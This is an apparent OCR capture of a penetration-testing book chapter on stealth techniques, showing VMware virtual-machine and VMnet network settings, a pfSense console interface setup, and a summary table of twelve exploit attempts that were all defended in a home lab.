
Network Attack and Penetration


Attack Execution Summary

Task Summary	
Total tasks launched	12

Exploit Summary	
Exploits attempted	12
Successful exploits	0 (0%)
Partially successful exploits	0 (0%)
Exploits defended	12 (100%)

Chapter 10: Stealth Techniques


Kali
NAT
VMnet8
192.168.75.0/24
PFSense
VMnet8/VMnet3
VMnet3
192.168.101.0/24
Ubuntu



Device	Summary
Memory	4 GB
Processors	1
Hard Disk (SCSI)	80 GB
CD/DVD (IDE)	Using file D:\other\kali-linux-2.0-amd...
Network Adapter 2	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

□ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state


● NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:



Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Auto detect
Network Adapter	Custom (VMnet3)
Network Adapter 2	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

☐ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

☐ Replicate physical network connection state


○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

● Custom: Specific virtual network

VMnet3 (Host-only)

○ LAN segment:



Device	Summary
Memory	256 MB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file C:\Users\INST\Downloads\...
Network Adapter	NAT
Network Adapter 2	Custom (VMnet3)
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 256 MB

🟦 Maximum recommended memory

(Memory swapping may occur beyond this size.)


28344 MB

🟩 Recommended memory


256 MB

🟨 Guest OS recommended minimum


32 MB




```
Configuring firewall......done.
Generating RRD graphs...done.
Starting syslog...done.
Starting CRON... done.
pfSense (pfSense) 2.2.4-RELEASE amd64 Sat Jul 25 19:57:37 CDT 2015
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

*** Welcome to pfSense 2.2.4-RELEASE-pfSense (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.75.170/24
 LAN (lan)       -> em1        -> v4: 192.168.175.5/24
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) pfSense Developer Shell
 4) Reset to factory defaults         13) Upgrade from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell


Enter an option: 
```



```
Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure:
```



```
Enter the new WAN IPv4 address.  Press <ENTER> for none:
> 192.168.75.10

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new WAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new WAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Configure IPv6 address WAN interface via DHCP6? (y/n) n

Enter the new WAN IPv6 address.  Press <ENTER> for none:
> n

Enter the new WAN IPv6 address.  Press <ENTER> for none:
>

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n
```



Name	Type	External Connection	Host Connection	DHCP	Subnet Addres
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.50.0
VMnet2	Host-only	-	Connected	Enabled	192.168.25.0
VMnet3	Host-only	-	Connected	-	192.168.101.0
VMnet4	Host-only	-	Connected	Enabled	192.168.10.0
VMnet5	Host-only	-	Connected	Enabled	192.168.20.0
VMnet6	Host-only	-	Connected	Enabled	192.168.30.0
VMnet7	Host-only	-	Connected	Enabled	192.168.40.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.75.0

VMnet Information

○ Bridged (connect VMs directly to the external network)

Bridged to: Automatic

○ NAT (shared host's IP address with VMs)


● Host-only (connect VMs internally in a private network)

☑ Connect a host virtual adapter to this network


Host virtual adapter name: VMware Network Adapter VMnet3

□ Use local DHCP service to distribute IP address to VMs

